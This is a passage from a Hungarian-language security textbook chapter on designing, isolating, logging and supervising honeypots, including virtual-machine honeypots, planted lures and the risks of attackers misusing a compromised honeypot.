
Megváltozott a helyzet az adatok bizalmasságának védelmében is. Elterjedtek a rejtjelezett adatforgalmat használó alkalmazások, mint az SSL, az SSH vagy éppen az IPSec. A csapda esetében fel kell készülni arra, hogy a támadást végző személy minden műveletet rejtjelezett csatornán át, pl. SSH segítségével fog végezni. Ilyen esetekben szükség van a rejtjelezett adatfolyam dekódolására. A dekódolást végezheti maga a csapda, de ebben az esetben a kódolatlan adatokat valahogy a naplózást végző berendezés fele kell továbbítani. Lehallgatás segítségével ezeket az adatokat rögzítheti a naplózást végző gép is, de ilyen esetben a rejtjelezést úgy kell megvalósítani, hogy a nyílt szöveg a naplózást végző berendezésen is helyreállítható legyen. Egy modern csapda ezt a feladatot is teljesíti.

A csapdák használatában a legfontosabb újítást talán a disztributív csapdarendszerek, azaz az elosztott, több csapda együttműködésével létrejövő védelmi rendszerek jelentik.

3.10.4 Csapda rendszer specifikálása

3.10.4.1 Csapda illeszkedése a helyi hálózatba

A csapda berendezés a szervezet hálózatának része, azonban különleges szerepe van. A csapdát úgy terveztük, hogy feltörhető legyen, éppen ezért a csapda fölött könnyen elveszíthetjük az uralmat. A csapda iránti bizalom tehát egy nem létező fogalom. A csapdát ugyanúgy nem tekintjük megbízható számítógépnek, mint az Internet összes többi számítógépét.



Ábra 9. A csapda elhelyezkedése a vállalati hálózatban

A bizalom hiánya miatt biztosítani kell a csapda megfelelő leválasztását a cég hálózatáról. A csapda nem lehet a cég belső hálózatának a része, hiszen feltörésével közvetlen veszélybe kerülnének a belső hálózatban levő gépek. Hasonlóképpen nem lehet a csapda a cég szerverei között a demilitarizált zónában. A csapdát célszerű az összes többi számítógéptől elkülönülve kezelni.

Az elkülönülés természetesen nem lehet tökéletes: egyrészt biztosítani kell, hogy a támadó ne tudja felismerni azt, hogy a csapda nem igazi szerves része a cég belső hálózatának (ez általában azt jelenti, hogy a feltörő számára úgy kell tűnnie, hogy a csapda a szervezet kiszolgálói közé tartozik és a DMZ-ben foglal helyet), de azt is biztosítani kell, hogy a csapda megfigyelhető,

elemezhető, naplózható legyen. Mindezek következtében a csapdát általában a tűzfal mögé, de annak jól leválasztott, különálló szegmensére érdemes helyezni.

Az is fontos kérdés, hogy milyen egyéb berendezések segítik a csapda működését. A csapdák esetében gyakori, hogy két fő berendezést használnak fel:

- magát a csapdát
- egy kiegészítő naplózó és megfigyelő (lehallgató) berendezést

A kiegészítő berendezés egyrészt biztonságos adatgyűjtést végez, másrészt részt vehet a rendszer behatolás-detektálásában. Amennyiben a kiegészítő gép behatolást érzékel a csapdára, úgy a rendszergazdák megkezdhetik a részletesebb analízist és a támadó követését. A biztonságos adatgyűjtés egy része a hálózati forgalom külső lehallgatása, naplózások stb. Ezek a feladatok gyakorta a rendszer IDS, behatolás-detektáló berendezésének feladatai.

Az Ábra 9. rajzon egy elképzelt hálózati elrendezést mutat. Az elképzelt hálózatban a tűzfal mögött, jól elkülönítve tároljuk a csapdát. Az elkülönített csapdától érkező adatokra külön szűrőszabályok vonatkoznak, és a belső rendszer a csapda felől érkező adatok szempontjából legalább úgy le van választva, mint az internetes kapcsolat irányából érkező adatok. Az 1. ábrán a csapda forgalmának naplózását, rögzítését egy behatolás-detektáló és naplózó eszköz (IDS) végzi. Az ábrán látható IDS berendezést (vagy nevezhetjük csapda kiszolgálónak is) a csapda felé láthatatlanná is tehetjük annak érdekében, hogy a támadó ne ismerje fel létezését. Természetesen ahhoz, hogy utólagosan megfelelő minőségű (hiteles) adatokat tudjunk felhasználni vizsgálataink során, szükség van a csapda kiszolgáló megfelelő védelmére is. A megfelelő védelem itt azért jelent különleges védelmet, mert fel kell készülni arra, hogy a csapda és az IDS azonos hálózaton van, így gyakorlatilag az IDS felé szűretlenül érkező adatokat a támadó akár közvetlenül tudja majd manipulálni.

3.10.4.2 Naplózás

A biztonságos adatgyűjtés a csapda esetén a következőt jelenti:

A csapda nem tekinthető megbízható berendezésnek, mivel az azon elhelyezett (tervezett) hibákat a támadó kihasználhatja és a berendezés fölötti mindenfajta uralmat megszerezhet. Ennek megfelelően a csapdán bizalmas adatokat nem tárolhatunk. Fontos emellett az is, hogy a csapdán nem végezhetünk naplózást, mert azt a támadó kikapcsolhatja, vagy éppen a régi naplófájlokat módosíthatja. Ennek megfelelően a naplófájlok időbeliségének és integritásának megőrzése érdekében a naplózást külső berendezésen célszerű végezni. Akkor is így célszerű eljárni, ha a berendezésen magán generálódik az üzenet, amit a naplóba kell rögzíteni. Ilyen esetekben a csapda a generált bejegyzéseket valamilyen biztonságos módon eljuttatja a külső napló-tároló berendezésre.


Az üzenet biztonságos eljuttatása történhet a hálózati kapcsolatokon keresztül, de alkalmazható dedikált célberendezés is, pl. a rendszermag megfelelő módosítása mellett.

A naplófájlok feldolgozása során fontos szempont, hogy megállapítsuk azt az időpontot, ameddig a naplófájl-bejegyzések hitelesnek tekinthetők. Amikor ugyanis a csapda felett egy támadó teljes mértékben átveszi az uralmat, általában nem garantálható a naplóbejegyzések integritása, azaz a támadó kihagyhat naplóbejegyzéseket, módosíthatja azokat, módosíthatja a sorrendjüket, vagy akár saját maga által generált megtévesztő adatokat is elhelyezhet, illetve akár a naplózás elárasztásával is próbálkozhat annak érdekében, hogy a naplófájlok feldolgozását meghiúsítsa. Megfelelő beállítások és módszerek használata mellett azonban a naplófájlok

mindaddig a pontig megbízható adatokat tudnak szolgáltatni, amíg a bejegyzésekből kideríthető módon a támadó át nem vette a teljes uralmat a csapda felett.

3.10.4.3 Csapda berendezés virtuális gépen

A csapda rendszer egy olyan berendezés, amely a támadó felé elhiteti, hogy egy védtelen, kissé hibás számítógép van a szervezet szerverei között. Nem kell azonban feltétlenül fizikai gépet allokálni arra, hogy megtévesszük a behatolót, hiszen a támadónak fogalma sem lesz arról, hogy a megtámadott számítógép fizikai valójában is létezik, vagy csak egy virtuális berendezés. Mindaddig, amíg a támadó irányában a gép úgy viselkedik, mint egy valós berendezés, addig nem fog gyanakodni.



Ábra 10. Vizsgálati környezet kialakítás virtuális géppel

Hatékony megoldás lehet erre a virtuális gépek technológiájának használata. Az Ábra 2. képen látható, ahogyan egy központi fizikailag is elérhető gépen két különböző, a valóságban nem létező, és a többi szoftvertől és környezettől teljesen elkülönült, elzárt gépet definiálunk. Ilyen megvalósításra ma már számos virtuális gépet megvalósító technológia képes (VMware, User Mode Linux, Plex86 stb.)

Egyes kereskedelmi termékek a csapdát virtuális gép formájában valósítják meg. Ilyen esetben egy normál számítógépre telepítenek egy speciális szoftvert, amely a hálózat felé, mint egy önálló, IP címmel rendelkező berendezés látható, de valójában az adott számítógépen futó programról van csak szó. A virtuális számítógép előnye, hogy roppant gyorsan „újratelepíthető”, azaz visszaállítható rajta egy korábbi állapot. Virtuális gépek technológiáját felhasználva az is megvalósítható, hogy ne csak egy, hanem több különböző csapdának látszó számítógépet is létrehozzunk.

A központi, fizikai számítógép, amelyen a virtuális gépek vannak, alkalmas a virtuális gépek jó megfigyelésére, hiszen ezen a gépen keresztül zajlik minden hálózati forgalom az Internet és a virtuális gépek között. A megfigyelés mellett ez a fizikai gép tárolhatja az összegyűjtött naplóbejegyzéseket és valósíthatja meg az összes kiegészítő funkciót.

Az is fontos szempont, hogy ilyen esetben a többféle csapda és a naplózás együttesen csak egy hardver berendezést igényel, így csökkennek a felügyeleti költségek, és a hibalehetőségek is.

Megvalósítható-e annak biztosítása, hogy a számítógép virtuális voltát a támadó ne vegye észre? A kérdést nem lehet egyértelműen megválaszolni, az azonban bizonyos, hogy a fizikai valóság teljes elrejtése nehézkes. Megvalósítható, hogy a számítógép perifériái, processzora és memóriája a virtuális gép számára teljesen transzparensek legyenek, valamint hogy nehezen

tudja azokat megkülönböztetni egy valódi számítógéptől. Fontos tényező azonban, hogy egy valódi gép szigorú időzítések szerint, definiált processzorsebességgel dolgozik, míg virtuális gépek használatakor ezek az időzítések megváltozhatnak. Több virtuális gép és a fizikai gép működése úgy hathatnak egymásra, hogy azok a valódi számítógépek viszonylag determinisztikus (kiismerhető) működésével szemben látszólagosan kissé kaotikusabban viselkednek, és bármilyen kicsi is ez a kaotikus viselkedés, a csapda támadója felismerheti azt.

A csapdaszámítógép virtuális kialakításánál fontos szempont továbbá a biztonság. Fontos, hogy a virtuális gépek úgy legyenek megvalósítva, hogy azokból „kitörni", azaz olyan műveletet létrehozni ne lehessen, amely nem a virtuális gépen (ott tárolt adatokon stb.), hanem a fizikai gép processzorán, annak memóriáját felhasználva fut le. Amennyiben a virtuális gép megvalósítása hibamentes, abban az esetben ez biztosítható, de volt már példa olyan hibára, amely pontosan ilyen támadásra adott lehetőséget. Mivel a virtuális gépek szoftveres technológiákra építenek, igen valószínű, hogy más hasonló hiba is létezhet.

Az is elképzelhető, hogy egy támadó a virtuális gép összes erőforrását leköti. Az ilyen esetek azzal járnak, hogy a fizikai gép erőforrásainak egy része szintén a támadó által kerülnek felhasználásra. Ennek a fizikai számítógépen futó egyéb alkalmazások látnák kárát. Mindezeknek megfelelően a virtuális, védett környezetben megvalósított csapdát tartalmazó fizikai gépen nem érdemes bizalmas adatokat tárolni, és ugyanúgy el kell választani a szervezet egyéb berendezéseitől, mintha azt fizikai számítógépekkel valósítottuk volna meg.

3.10.4.4 Hasonlóság és különbözőség a csapda és valódi szerverek között

A csapda célja az, hogy megtévessze a támadót, elterelje a figyelmét és biztosítsa a támadó megfigyelhetőségét. A megfigyelés célja pedig az, hogy megismerjük a támadót, és jobbá, védettebbé tegyük rendszereinket a támadó tevékenységének ismeretében.

A megfigyelésekből akkor tudunk levonni jó következtetéseket, ha olyan támadásokat tudunk megfigyelni, amelyek valós rendszereink ellen is létrejöhetnek. Ha például van egy alkalmazásunk tűzfallal védve, akkor a tűzfal kikerülése nélkül gyakran ez az alkalmazás nem támadható meg. Ha az alkalmazást, vagy annak módosított változatát védtelen, tűzfal által nem korlátozott formában a csapdán is elhelyezzük, úgy a támadó a tűzfal megkerülése nélkül, közvetlenül az alkalmazást is „tesztelheti", azaz kideríthetí annak sebezhetőségeit, hibáit. A „tesztelés" folyamatát megfigyelve saját magunk is elvégezhetjük ezek feltárását. Az is elképzelhető, hogy egy ilyen tesztelés a támadó számára sikertelenül záródik, ám mi magunk, ismerve a rendszer belső struktúráját és felhasználva a támadó által elvégzett ötleteket, a tesztet módosítani tudjuk, és rábukkanunk egy biztonsági hibára.

Elmondhatjuk tehát, hogy jó, ha a csapda és a valódi szervereink között hasonlóság van. Amennyiben a csapdán egy szoftver gyengének mutatkozik, úgy valódi rendszerünkben lecserélhetjük, megjavíthatjuk.

Fontos szempont azonban az is, hogy minden információ, amit a belső rendszereinkről kideríthető a támadó számára, gyengítheti védelmi rendszerünket. Amennyiben a csapdán pontosan azonos konfigurációt használunk, mint valamely belső szerverünkön (csak belső szervereinken jobban védve azt), úgy a támadó további támadási kísérleteinél ezt ki tudja használni, kísérleteit a megismert számítógépre építheti.

A fenti ellentmondás miatt köztes megoldásokat kell használni. Bizonyos tekintetben célszerű hasonlítani a csapdának a rendszer „valódi" elemeire, de nem túlzott mértékben. Amennyiben egy belső rendszerben speciálisan konfigurált szoftvereket használunk, úgy a csapdán érdemes egyszerűbb, „gyári" beállításokat alkalmazni. Ezt a támadó is könnyebben ki tudja használni, az

eltérések pedig segíthetnek abban, hogy belső rendszerünk védettebb legyen. Saját fejlesztésű szoftvereinket (weblap rutinok, szkriptek, rendszerek) nem érdemes a csapdára helyezni, vagy mindenképpen csak olyan védett formában, amely megnehezíti annak eltulajdonítását, felhasználását.

Semmiképpen nem szabad a csapdán olyan jelszavakat, azonosítókat használni, mint éles rendszereinkben. Az is meggondolandó, hogy a csapda olyan leválasztásra kerüljön, hogy a rendszerek adminisztrátorai arról más gépekkel még véletlenül se tudjanak kommunikációt végezni. Érdemes a lehetőségét is kizárni, hogy egy rendszergazda „véletlenül" a csapdán gépeljen be egy másik gépre szánt parancsot, információt. Amennyiben a csapda felé valamely bizalmas adat (pl. jelszó) bármikor, bármilyen formában továbbításra került (véletlen jelszótévesztés például), úgy feltételezni kell azt, hogy a bizalmas adatot egy támadó megszerezte, és ennek megfelelően kell eljárni. A csapdán nem tárolhatunk személyes adatokat, hiszen azt egy támadó ellophatja, így azon személyek joga csorbulna, akik adatait itt felhasználjuk.

Természetesen mindazon adatok helyett, amelyeket nem helyezhetünk a csapdára, készíthetünk egy fals másolatot. A felhasználók neveit megfelelően módosítva, hamis leveleket elhelyezve biztosíthatjuk annak látszatát, hogy a rendszer valóban használva van.

Egyes esetekben a csapdán lehet üzemeltetni olyan szolgáltatásokat is, amelyeket normál esetben „éles", védett gépekre bízunk. Erre azért lehet szükség, hogy felhívjuk a támadó figyelmét a csapdára, és ne tűnjön úgy, hogy az haszontalan, nem használt berendezés. Az ilyen „éles" megoldások közül természetesen csak azokat lehet a csapdán megvalósítani, amelyek nem okozhatnak nagy, vagy visszafordíthatatlan károkat. Levelező szervert nem üzemeltethetünk a csapdán, hiszen bizalmas információinkat figyelhetnék meg. DNS szerver üzemeltetése esetén a támadónak módjában lenne a DNS adatait módosítani, és bizonyos forgalmakat maga fele irányítani. Elképzelhető azonban, hogy cégünknél van olyan domain név, amelyet a cég még nem használ. Ezeket fel lehet használni a csapdára helyezett DNS szerverben, hiszen ezek sérülése nem fog végzetes gondot okozni, és általában helyre lehet állítani a rendszert néhány nap alatt.

3.10.4.5 Operációs rendszer

A kereskedelmi forgalomban kapható csapda rendszerek néhány egyszerű operációs rendszert tartalmaznak. Ezek közé általában valamilyen UNIX változat tartozik, valamint néha egyes hálózati elemek emulációja, mint a Cisco IOS operációs rendszere. Az emuláció ilyen esetekben természetesen nem teljes körű, csak olyan mélységű, hogy a támadó úgy érezze, valós berendezéshez csatlakozik. Amennyiben a megvásárolt kereskedelmi termék több operációs rendszer csapda felhasználására képes, úgy ki kell választanunk azt, amelyik céljainkat a legjobban szolgálja. Ez általában annak az operációs rendszernek a használatát jelenti, amely leginkább hasonlít a szervezet többi rendszeréhez.

A csapda operációs rendszerének kiválasztásakor az alapvető szempont az, hogy jól biztosítható legyen rajta a támadó megfigyelése. Ez általában nyílt forráskódú operációs rendszer alkalmazásával valósulhat meg. Az is fontos szempont, hogy a támadó az operációs rendszert könnyen megtámadhassa. A könnyű támadás általában olyan rendszerek ellen tud irányulni, amelyeket sokat használnak, hiszen ezekben viszonylag sok lehet az ismert hiba. Igény van a hibákat kihasználó szoftverek készítésére, és ezért ezen eszközök el is érhetőek. Gyakori tehát, hogy a csapdát valamely *Linux* változatra, *FreeBSD*-re, vagy *Solaris* operációs rendszerre implementálják.

3.10.4.6 Programok, szoftverkörnyezet

A programkörnyezet kialakításánál az egyedi csapdák esetében nagyfokú szabadságot élvez a készítő. Gyakorlatilag bármilyen szoftvert elhelyezhet a csapdán, hiszen egy feltörés után a támadó is megteheti ezt. Az is igaz azonban, hogy a csapdát a támadó kezdetben csak kívülről figyelheti meg, támadhatja. Akkor tud a csapdára bejutni, ha valamelyik hibát kihasználja a rendszerben. Amennyiben célunk az, hogy a támadó figyelmét felkeltsük és eltereljük, úgy biztosítanunk kell azt, hogy a csapda feltörhetőnek is látszódjék. Természetesen nem lehetünk túlzóak: egy túlságosan gyengének látszó berendezés egy jól védett, profi cégnél a támadóban is gyanút kelt, de egy az átlagnál kissé gyengébb rendszer már nem.

3.10.4.6.1 Mitől vonzó a csapda?

Természetesen a tervezett „hiba” sokféle lehet. Lehet olyan ismert biztonsági gyengeség, amelyen keresztül könnyű a behatolás, pl. az SSH programcsomag ismert hibája. Ilyen esetekben viszont gyakorta előfordul, hogy nem egy képzett támadó, hanem egy a világ másik végéről indított pásztázó-program találja meg gépünket, és az nem támadást fog ellene intézni, hanem csak valamilyen automatizmussal feltelepít egy alkalmazást, vagy más káros, de a csapda célját tekintve haszontalan dolgot művel.

Érdemes tehát olyan hibát alkalmazni, amihez a támadó interakciójára, logikájára is szükség van, így elkerülhető az automata feltörés és a valódi támadások kerülnek elő. Ilyen lehet egy személyre szabott webes alkalmazásban elrejtett hiba (pl. feltörhető e-mail visszajelzést küldő program), melyet a gyakorlott támadók pillanatok alatt megtalálnak. Hasonló probléma lehet egy gyenge, gyári beállítású jelszó, vagy egy kitalálható, könnyű név és jelszó páros. Gyakori azonban, hogy erre utaló jelet, nyomot is kell adnunk a támadónak rávezetés céljából.

A tervezett hiba lehet továbbá egy „kitörési” lehetőség, konfigurációs hiba. Amennyiben például egy lapon elhelyezünk egy információt, hogy feltöltött bináris anyagokat várunk egy bizonyos név és jelszó használatával, egy támadó ki fogja próbálni, hogy ez a név és jelszó használható-e más rendszereinkben, vagy az adott célú eszköz úgy van-e beállítva, hogy esetleg a név és jelszó birtokában az ismertetett lehetőségen túl mást is megtehet. Konkrét példaként egy weboldalon közzétett FTP név és jelszó páros alapján a támadó megkísérelhet SSH protokollon keresztül is csatlakozni, vagy megvizsgálhatja, hogy a célként kijelölt alkönyvtár mellett más, védtelen fájlokhoz is hozzáfér-e esetleg a rendszerben.

Az elhelyezett csapda természetesen nagyban függ attól, hogy milyen célt szolgál a léprecsalás, ki ellen védekezünk. Amennyiben gyanúnk van arra, hogy egyik partnerünk fel fogja törni a rendszert, vagy meg fogja kísérelni azt, úgy a csapda elem (amely ilyenkor nem feltétlenül egy teljes számítógép, csak egy szoftver, vagy egy információ) lehet egy olyan szolgáltatásban is, amelyet csak és kizárólag partnereink tudnak elérni. Ilyen módszerrel hamarabb deríthetőek ki a házon belüli támadások, amelyek a statisztikák szerint a támadások jelentős részét teszik ki.

3.10.4.7 Megfigyelhetőség biztosítása

A csapdarendszerből számos különböző módon lehet információkat tárolni:

- A hálózat lehallgatásával rögzíthetőek a csapda irányában végzett kérések, pl. HTTP lekérdezések, telnet belépések, FTP fájl áttöltések.
- A csapdán távoli naplózás segítségével rögzíthetőek a helyi események, mint levél fogadás stb.

- A csapdán a naplózás kiterjesztésével (pl. rendszermag-módosítás) érdemes megvalósítani speciális rendszerhívások naplózását. Így rögzíthető, pl. minden program futtatása, paraméterekkel együtt.
- Különösen fontos minden ki és bemenő jelszó, bejelentkezési kísérlet naplózása.

Különleges a helyzet a rejtjelezett adatokkal. A rejtjelezett hálózati forgalmat két alapvető módon lehet vizsgálni. Az egyik lehetőség biztosítani a rejtjelezett folyam távoli dekódolhatóságát (pl. a csapda a kódolásra használt kulcsot továbbítja minden egyes kulcscsere után). Megvalósítható az is, hogy a rejtjelezett adatokat a csapda dekódolja és elküldi az adatokat rögzítő berendezésre.

Az interaktív szolgáltatások, mint az SSH, Telnet naplózása különösen fontos. A támadók tevékenységét ugyanis az interaktív szolgáltatásokon át (a támadó billentyűzet leütései által) lehet a legmélyebben megismerni.

Mindkét szolgáltatás rögzíthető több módon is, de célszerű lehet a csapda rendszermagot úgy módosítani, hogy minden interaktív művelet rögzíthető legyen. Ilyen megoldást használnak például a Sebek (ld. `http://www.honeynet.org/papers/sebek.pdf`) rendszerben, ahol a *`sys_read`* ill. *`read`* műveletek módosításával oldják meg a feladatot.

A megfigyelhetőség, visszakereshetőség fontos kérdése az is, hogy az egyes tevékenységek időbelisége reprodukálható legyen. Az is információt szolgáltathat egy támadóról, hogy egy-egy parancsa vagy akár billentyűleütése között mennyi idő telt el, így érdemes az ilyen adatokat is rögzíteni.

A megfigyelhetőség legnagyobb kérdése az összegyűjtött adatok hatékony és megfelelő minőségű szűrése, feldolgozása. Ez a gyakorlatban úgy szokott leegyszerűsödni, hogy a valódi, komoly támadásokra kihegyezett szűrőket hoznak létre. Támadás érzékelése esetén a megfelelő szakértő feladata kiválogatni mindazon információkat, amelyek fontosak lehetnek. Ez kezdődhet az interaktív parancsok vizsgálatával, és természetesen érintheti az összes tárolt adatot. Természetesen a tárolás részletessége is függhet attól, hogy a rendszer az adott időpontban mennyire tartja fontosnak a részletes rögzítést. Általában a naplókban nem tárol részletes adatokat, de támadás érzékelésekor érzékenyebbé teszi a rögzítés folyamatát.

3.10.4.8 Felügyeleti kérdések

A csapda akkor tudja elérni célját, ha megfelelően rugalmasan lett kialakítva, megfelelő tudású szakértők körültekintően hozták létre, és megoldott a felügyelete is. A felügyelet rendszeres vizsgálatokból, a naplófájlok átnézéséből és rendszertelen, riasztás alapú tevékenységekből áll.

Amennyiben a rendszer automatikus részei támadást érzékelnek, úgy a szakértőknek akár éjjel is azonnali feladataik lehetnek. Amennyiben nem tudják megfelelő gyorsasággal követni a támadók tevékenységét, abban az esetben a rendszer veszélybe kerülhet: maga a támadás előjele annak, hogy a szervezet valódi, üzemelő rendszerei ellen is támadást indítsanak, így fontos, hogy ezek a további támadások megakadályozhatóak legyenek. Az is kritikus tényező, hogy a támadó a csapdát mire használja fel. Amennyiben a támadó a sikeres behatolás után a csapdát további támadásokra (behatolás, DoS támadás, spam küldés) használja fel, úgy a szervezetnek is valamilyen mértékű felelőssége, kötelezettsége van, hogy időben reagáljon.

3.10.5 A csapda biztonsági kockázatai

3.10.5.1 Csapdáról kiinduló támadások elleni védekezés lehetősége és fontossága

A csapda veszélyes eszköz. Amennyiben a csapda nem megfelelően van felügyelve, abban az esetben ugyanúgy viselkedik, mint egy gyengén védett átlagos számítógép.

Gyengén védett, feltörhető számítógépeket a támadók gyakorta használnak fel ugrópontként. A támadó nem közvetlenül saját számítógépéről indít támadásokat külső gépek irányában, hanem feltört gépek során át. Ez a technika segíti a támadót, hogy leplezze kilétét. Amennyiben a feltört gépen a naplófájlokat letörli és nincsen különleges védelem, naplózás a feltört gép hálózatában, úgy gyakorlatilag a támadó kilétét utólagosan nem lehet a feltört gépnél tovább követni.

Természetesen, ami a támadónak előny, az a feltört gép gazdájának gond. A feltört gép gazdáját tehetik felelőssé a hálózatáról indított támadásokért, és a jogi felelősség mellett elképzelhető, hogy a teljes hálózatot fogják „nem biztonságos", „támadó hálózat" minősítés mellett kitiltani. A kitiltást foganatosíthatja a szervezet Internet szolgáltatója, de akár bármely harmadik személy, így a megtámadott szervezet, vagy egy szűrőlistát karbantartó szerv is (ld. RBL szűrőlisták 4.1.2).

A csapda karbantartójának el kell döntenie, hogy a léprecsalt támadók a csapdát harmadik személy ellen milyen mértékben használhatják fel. A támadást folyamatosan figyelemmel kell kísérni, és amennyiben a támadó a megszabott határt átlépi, úgy korlátozni kell a támadást. A korlátozás akár előzetesen is megtehető, pl. a kimenő kapcsolatok tűzfal segítségével való szűrésével, de történhet utólag is a támadó teljes kitiltásával, vagy valamilyen támadási mód ellehetetlenítésével.

3.10.5.2 DoS támadások elleni védelem

A feltört gépekről indított támadások jelentős részét napjainkban DoS támadások teszik ki. A szolgáltatásmegtagadással járó támadásokat ún. zombik, feltört gépekre telepített kliensprogramok segítik, melyek segítségével a támadó harmadik személyek irányában sok gépről érkező, elosztott, nagy forgalmú támadást tud intézni. A nagy forgalom hatására a célzott számítógép vagy hálózat túlterhelődik, a szolgáltatások akadoznak vagy ellehetetlenülnek.

A DoS támadások jelentős részében jelenleg azt használják ki, hogy a támadó által kontrollált zombi számítógépek száma igen nagy, és összes rendelkezésre álló internetes sávszélességük így óriási. A megtámadott rendszer ezzel szemben alacsonyabb sávszélességgel rendelkezik, így gyakorlatilag a hálózati sávszélesség teljes lekötésére indul meg a támadás.

A csapdán az ilyen támadások ellen egyrészt a fent említett módon, azaz a támadó állandó kontroll alatt tartásával lehet védekezni, de mód van előzetes védelemre is: Célszerű a köztes hálózati elemeken a csapdára illetve csapdáról érkező hálózati forgalmat korlátozni. Egy több megabites hálózati kapcsolattal rendelkező cégen a csapda maximális sávszélessége korlátos lehet néhány száz kilobit sebességre másodpercenként. A korlátozást természetesen egy támadó észlelheti, de annak igazi okáról nehéz információkat gyűjtenie, hiszen az alacsony sávszélesség természetes torlódás miatt is keletkezhet.

A korlátozás ellenére természetesen a csapda még hatékony része lehet egy DoS támadásnak, hiszen megfelelő mennyiségű számítógép esetén a gépenként felhasznált sávszélesség akár minimális is lehet egy hálózati forgalmat eltorlaszolni igyekvő támadás számára.

3.10.5.3 Kit vonz egy csapda?

A csapda bevezetésének talán leglényegesebb eleme az, hogy milyen célból hozzuk létre. A cél általában valamilyen célcsoport elleni védekezést jelent: konkurenseink feltételezett kémei; olyan emberek, akik célzottan szervezetünket akarják feltörni; magyar támadók, akik vaktában támadnak; stb.

Ha tudjuk, hogy ki ellen irányul a csapda, akkor azt is meg kell vizsgálni, hogy mitől lesz vonzó. Amennyiben a támadó aktívan keresi a gyenge pontokat, könnyen megtalál minket. Ha azonban a támadó nem aktívan keresi a gyenge pontokat, mert pl. általánosan magyar személyeket célzunk meg, akik fel „szoktak" törni gépeket, abban az esetben a csapdának sugallnia kell azt, hogy potenciális célpont.

Fontos tehát megtalálni azokat a kapcsolódásokat, amelyek a célszemélyek, és a rendszerbe helyezett hibák közötti vonzalmat jelentik. Egy bárki által használható FTP felhasználó (anonymous account) vonzó lesz azoknak, akik azért törnek fel gépeket, hogy ott illegális fájlcserét folytassanak. Egy hibásan kódolt CGI programocska a konkurens webes fejlesztők közül vonzhat embereket a legkönnyebben. Egy hibásan telepített rendszerkomponens leggyakrabban az ugrópontot kereső támadókat, DoS támadások kitervelőit vonzhatja, akik nagy számú gépet néznek át lehetséges támadási célokat keresve.

3.10.5.4 Mi történik, ha kiderül a csapda?

A csapda tervezésekor el kell dönteni, hogy a feltárt támadókkal szemben milyen fellépést kell választani. A feltörés egy bizonyos szakaszában a támadók kitilthatóak. A kitiltott támadó természetesen bosszúból vagy a lelepleződése esélyének csökkentésére kiaknázhatja megismert gyenge pontjainkat, azaz pl. megpróbálhatja letörölni a számítógép tartalmát, ha erre valamilyen oknál fogva lehetősége van.

A tiltásnak tehát egyszerinek kell lennie és körültekintőnek. Azt is meg kell tervezni, hogy egy ilyen támadás esetén a csapdát mikor és milyen állapotba állítjuk vissza. Elképzelhető például, hogy primitív támadó esetén kitiltjuk az illetőt és ugyanolyan védtelen állapotban rögtön továbbüzemeltetjük a csapdát, míg komolyabb támadó esetén a csapdát több hét „kényszerszabadságra" küldjük, levesszük a hálózatról és később rakjuk csak vissza, kissé módosított konfigurációval, esetleg a hálózat egy másik részén (más IP számmal stb.).

Az is előfordulhat azonban, hogy a támadó még kitiltása előtt észreveszi, hogy léprecsalás áldozata lett. Ilyen esetben a támadó célja lehet az, hogy eltüntesse nyomait, összezavarjon minket hamis adatokkal annak érdekében, hogy megfigyeléseink értelmetlenek legyenek. Azt is megteheti, hogy a lebukás után annak érdekében, hogy róla több adatot ne tudhassunk meg, soha nem tér vissza. Előfordulhat azonban olyan eset is, hogy a támadó, miként a tiltás esetén is, megpróbálja az adatgyűjtő rendszereinket megsemmisíteni annak érdekében, hogy a korábban róla rögzített adatok megsemmisüljenek, és így ne lehessen őt azonosítani. Rosszindulatú támadó a lelepleződés után indulatos is lehet, és pusztítási céllal fogja megtámadni rendszerünket, annak egyéb védett és védtelen részeit, bármilyen módon tudja is ezt megtenni. A támadó alap-attitűdje tehát megváltozhat, és a cél már nem a behatolás, megismerés, hanem a rombolás.

